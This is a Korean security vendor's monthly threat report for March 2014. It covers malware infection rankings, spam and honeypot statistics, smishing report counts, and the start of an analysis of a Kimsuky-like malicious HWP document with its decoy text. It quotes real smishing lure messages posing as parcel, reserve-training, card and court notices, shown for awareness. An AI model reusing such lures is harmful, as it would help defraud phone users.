
알약 월간 보안동향 보고서.

2014년 4월



알약 4월 보안동향보고서

CONTENTS

Part1 3월의 악성코드 통계

악성코드 통계
허니팟/트래픽 분석
스팸메일/악성코드가 포함된 메일 분석
스미싱 분석

Part2 3월의 악성코드 이슈

개요
악성코드 순서도
악성코드 상세분석
악성파일 분석(1.hwp/ winnet.exe)
결론
대응방안

Part3 보안 이슈 돋보기

3월의 보안 이슈
3월의 취약점

Part4 해외 보안 동향

영미권
중국
일본

3월의 총평

3월에는 이동통신회사 및 초고속인터넷회사의 대규모 고객정보(개인정보) 유출이라는 커다란 보안사고가 연이어 2건이나 발생했다. 공격자들은 이렇게 유출된 개인정보를 조합하여, 향후 정밀한 타겟 공격에 활용할 가능성이 높으므로 주의가 필요하다. 또한 2월과 마찬가지로 변조된 웹사이트를 통해 악성코드를 유포하는 드라이브 바이 다운로드(Drive by Download) 공격이 3월에도 소폭 증가했다. 가장 많은 형태는 사용자들의 계정 및 공인인증서 등 금융정보를 노리는 악성코드였으며, 주목할 부분은 안드로이드OS의 보안취약점을 이용한 점이다. 해당 악성코드는 사용자가 PC나 스마트폰을 통해 변조된 웹사이트를 방문할 경우, 악성코드 또는 악성APK를 자동으로 내려 받는다(자동실행은 안됨). 즉, 사이트 자체에서 어떤 브라우저를 통해 해당 사이트를 방문하는지 확인 후, 적합한 악성코드를 내려주는 방식이다. 이는 향후 추가적인 보안 취약점이 발견될 경우, 심각한 문제가 발생할 가능성이 있는 것으로 보인다.

Part1.3월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2014년 3월의 감염 악성코드 TOP 15에서는 지난달 1위를 차지했던 Variant.Graftor.8654 악성코드는 2013년 11월 이후 4달 연속으로 1위를 차지하다가 이번 달에 2위로 한 계단 내려왔다. 지난달 2위를 차지했던 Trojan.Downloader.KorAdware.Gen도 역시 3월에는 한 계단 내려온 3위를 차지했다. 새롭게 1위를 차지한 Misc.Agent.13444는 특정 악성행위에 대한 탐지가 목적이 아니라, 해당파일의 보안 취약점을 노린 공격에 활용될 수 있다는 부분에서 선제대응을 진행한 경우이다.


순위	동락	악성코드 진단명	카테고리	합계(감염자수)
1	NEW	Misc.Agent.134544	Etc	10,640
2	▼ 1	Variant.Graftor.8654	Trojan	2,953
3	▼ 1	Trojan.Downloader.KorAdware.Gen	Adware	1,673
4	NEW	Gen:Trojan.Heur.JP.uuW@a8tTwinO	Trojan	1,227
5	NEW	Gen:Trojan.Heur.JP.uuW@auLnbtIO	Trojan	943
6	NEW	Gen:Trojan.Heur.2yXa4KaVCojG	Trojan	776
7	NEW	Gen:Variant.Strictor.52382	Trojan	771
8	NEW	Gen:Variant.Graftor.134732	Trojan	720
9	NEW	Gen:Trojan.Heur.JP.uuW@aG8P0@mO	Trojan	703
10	NEW	Trojan.GenericKD.1618582	Trojan	580
11	NEW	Trojan.Generic.11040303	Trojan	574
12	NEW	Trojan.GenericKD.1608793	Trojan	571
13	NEW	Trojan.GenericKD.1596958	Trojan	562
14	NEW	Gen:Trojan.Heur.JP.uuW@a0HPJMpO	Trojan	547
15	NEW	Misc.Keygen	Etc	545

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2014년 03월 01일 ~ 2014년 03월 31일


악성코드 유형별 비율

악성코드 유형별 비율에서는 기타(Etc) 유형이 가장 많은 47%를 차지했으며,이어 트로이목마(Trojan) 유형이 46%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


3월에는 지난 2월과 비교하여 트로이목마(Trojan) 유형 악성코드 비율이 많이 감소되었지만, 기타(Etc)유형 악성코드가 대폭 증가했다.




2.허니팟/트래픽 분석

3월의 상위 Top 10 포트


허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성트래픽을 집계한 수치



최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이




3.스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 3월의 경우 2월에 비해 악성코드 유입수치는 무려 100%가 증가하였고 스팸 메일수가 역시 10% 가량 증가했다. 3월은 2월에 비해 날짜 수가 많은 점도 있으나, 메일을 통한 악성코드 유입이 폭발적으로 증가한 것은 주목할 만하다.

3월에 가장 많이 발견된 메일에 포함된 악성코드는 Win32/Mytob.W@mm 악성코드이다.

해당 악성코드는 주로 이메일을 통해 유포되는 형태의 웜 바이러스이다. 사용자가 악성코드가 포함된 메일을 열어 첨부파일을 실행할 때, 윈도의 보안취약점을 이용하여 감염이 진행된다. 이 웜바이러스는 백도어 기능도 포함하고 있기 때문에 주의가 필요하다. 따라서 사용중인 OS 및 SW의 최신패치(보안패치가 포함된) 버전으로 업데이트하는 것이 필수적이다.



4.스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2014년 03월 01일 ~ 2014년 03월 31일
총 신고 건수	20,297건

키워드별 신고 내역

키워드	신고 건수	신고 건수
등기	9,054	44.61%
훈련	2,685	13.23%
정보	2,056	10.13%
우편	2,021	9.96%
법원	1,432	7.06%
출석	875	4.31%
결혼	872	4.30%
택배	776	3.82%
님아	741	3.65%
신고	340	1.68%

스미싱 신고 추이

지난달 스미싱 신고 건수 24,806건 대비 이번 달 20297건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 4,509건 감소했다.

최근 알약 안드로이드 스미싱 신고 집계에 따르면, 스미싱 신고는 지난 2월에서 3월 건수가 크게 감소한 이후 계속해서 감소 추세를 보이고 있다. 등기, 우편 관련 스미싱은 꾸준히 증가하고 있으며, 민방위와 예비군 훈련 스미싱은 전월과 비슷한 것으로 보인다.

3월 스미싱 현황을 살펴보면, 새로운 메시지 유형의 스미싱 보다는 기존 언론에 널리 알려진 익숙한 스미싱 메시지 유형이 지속적으로 신고되고 있다.

알약이 뽑은 3월 주의해야 할 스미싱

특이문자

순위	문자내용
1	아버지가 병원에 있 어요 병원주소 확인
2	달콤한사탕 도시고 행복한하루보네세요^^
3	우체국 알뜰폰 출시 기본료1,000원부터 전국226개우체국 판매

다수문자

순위	문자내용
1	[등기 발송하였으나[전달 불가]부재 중 하였습니다(내용확인)
2	[예비군] 전반기훈련 일정입니다. 확인하세요
3	[신한카드 정보안심]실명확인발생.확인:모바일
4	[Epost]우편이 수취불가(부재중)상태입니다.재방문/주소지확인해주세요.
5	서울고등법원형사사건의 증인요청 내용확인

Part2.3월의 악성코드 이슈 분석

개요

악성코드 순서도

악성코드 상세 분석

– 악성파일 분석(1.hwp)

– 악성파일 분석(winnet.exe)

결론

대응 방안

1.개요


최근 사회·정치적으로 여러 이슈들이 등장하면서, 이러한 이슈들을 이용한 악성코드의 유포가 꾸준히 지속되고 있다. 겉으로는 이슈를 담은 문서파일이지만 그 속에는 악의적인 공격 코드가 담겨있다. 또한, 이것을 메일로 무차별적으로 유포함으로써 호기심을 유발하여 해당 파일을 실행시킨다.

알약 자체 분석 결과, 이 악성코드는 최근 언론에서 한국 주요기관의 정보 유출을 노리는 사이버 스파이, 일명 “Kimsuky”와 비슷한 유형으로 판단된다.

참고1. 전자신문 : 한국 주요기관 노리는 사이버 스파이 ‘Kimsuky’ 활동 재개

정보 유출의 역할을 하는 악성코드는 이미 다양한 유형이 존재하고 활동하고 있지만, 이것이 특정 국가를 노리는 사이버전의 전초전이라고 생각하면 ‘공격 전 정보 수집의 목적’에 사용될 수 있다.

2.악성코드 순서도



3.악성코드 상세 분석

악성파일 분석(1.hwp)

HWP 문서파일의 역할은 사용자로 하여금 호기심을 유발하여, 문서파일을 열어보도록 하는 것이다. 이 문서파일을 취약점이 존재하는 ‘한컴 오피스’를 이용했다. 해당파일을 열게 되면 내부에 삽입된 악성코드가 드롭 및 실행된다. [그림 1]은 악성 HWP 문서파일을 실행했을 때 나타나는 첫 페이지의 내용이다.

방공식별표시 이후 동북아 정세와 대응방안

(대응형식) 중국의 ADIZ가 사전 협의 없이 일방적으로 설정한 것이어서 유감. 구역 재조정 요구. 우리 구역도 확대해 이어도를 포함하는 방안을 검토 중. 다양한 대화채널을 통해 협의해 나가는 방침을 정하고 이미 한·중 차관급 국방전략대화에서 이를 제기한 바 있음. 그러나 일각에서는 미국·호주·일본 편에 서는 것 말고는 다른 선택의 여지가 없는 것으로 정리하고, 중국위협론, 중국기대론을 접는 움직임도 포착됨. 이미 TPP카드, 제주해군기지 건설 당위론도 꺼내들었음.

(다자대화): 중국은 세계강국의 길에서 개별 협상을 통해 작은 이웃 나라들을 서로 떼어 놓고 지역 내 어떤 세력도 중국에 맞서지 못하게 하는 ‘분할과 정복’ 전략이 작동하고 있음. 이런 점에서 다자간 모멘텀을 살릴 필요도 있음. (감정외교의 자제): 이어도 문제에 대한 영토적 접근 등 감정적 대응 자제. 감정외교(sensibility in diplomacy)의 위험성. 중국의 ADIZ 발표 이후 한-미-일 공동 대응에 대한 분할 접근. (대화방식의 전환): 동북공정 사례를 참고한 반민반관 형태의 회의 기획. 대결을 대결로 바꾸는 전략적 지혜가 필요함.

[그림 1] 문서 파일 첫 페이지의 내용

